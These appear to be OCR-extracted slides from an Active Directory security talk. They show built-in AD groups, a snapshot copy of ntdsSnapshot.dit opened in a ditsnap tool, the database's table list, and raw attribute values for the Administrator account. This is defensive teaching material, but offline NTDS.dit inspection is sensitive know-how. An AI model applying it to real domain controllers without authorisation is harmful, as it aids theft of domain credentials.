
Active Directory Security

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]



Active Directory Users and Comput
- Saved Queries
- lab.adsecurity.org
  - Admin Groups
  - Builtin
  - Computers
  - CorpOU
  - Domain Controllers
  - Domain Management
  - ForeignSecurityPrincipals
  - Managed Service Accounts
  - Service Accounts
  - Users

Name	Type	Description
Account Operators	Security Group ...	Members can administer d...
Administrators	Security Group ...	Administrators have compl...
Backup Operators	Security Group ...	Backup Operators can ov...
Certificate Service DCOM Access	Security Group ...	Members of this group are...
Cryptographic Operators	Security Group ...	Members are authorized t...
Distributed COM Users	Security Group ...	Members are allowed to la...
Event Log Readers	Security Group ...	Members of this group ca...
Guests	Security Group ...	Guests have the same acc...
IIS_IUSRS	Security Group ...	Built-in group used by Int...
Incoming Forest Trust Builders	Security Group ...	Members of this group ca...
Network Configuration Operators	Security Group ...	Members in this group can...
Performance Log Users	Security Group ...	Members of this group ma...
Performance Monitor Users	Security Group ...	Members of this group ca...
Pre-Windows 2000 Compatible Access	Security Group ...	A backward compatibility ...
Print Operators	Security Group ...	Members can administer d...
Remote Desktop Users	Security Group	Members in this group are



C:\Temp\ditsnap-master\x64\Release\ntdsSnapshot.dit


- datatable
- hiddentable
- link_history_table
- link_table
- MSysLocales
- MSysObjects
- MSysObjectsShadow
- MSysObjids
- MSysUnicodeFixupVer2
- quota_rebuild_progress_table
- quota_table
- sdpropcounttable
- sdproptable
- sd_table

ATTm589825 <ATT_RDN>	DNT_col	PDNT_col	cnt_col	OBJ_col	RDNtyp_...	NCDNT_...	ATTb590606 <ATT_OBJECT_...
BCKUPKEY_PREFERRED Secret	5892	5774	1	257	3	2008	3683
AdminSDHolder	5893	5774	1	257	3	2008	3374
Administrator	5894	5776	6	257	3	2008	3372
Print Operators	5895	5856	1	257	3	2008	3881
Account Operators	5896	5856	1	257	3	2008	3881
Replicator	5897	5856	1	257	3	2008	3881
						2008	3881
						2008	3881
						2008	3372
						2008	3881
						2008	3881
						2008	3419
						2008	3419
						2008	3419
						2008	3419
						2008	3374
						2008	3374
						2008	3374
						2008	3374
						2008	3374


Administrator

☑ Show only rows that have values


Column name	AD Symbol name	Value
ab_cnt_col		0
Ancestors_col		02 00 00 00 D6 07 00 00 D7 07 00 00 D8 07 00 00 90 ...
ATTb49	ATT_OBJ_DIST_NAME	5894
ATTb590606	ATT_OBJECT_CATEGORY	3372
ATTc0	ATT_OBJECT_CLASS	655369; 65543; 65542; 65536
ATTi590692	ATT_IS_CRITICAL_SYSTEM_OBJECT	1
ATTj131073	ATT_INSTANCE_TYPE	4
ATTj589832	ATT_USER_ACCOUNT_CONTROL	512
ATTj589836	ATT_BAD_PWD_COUNT	0

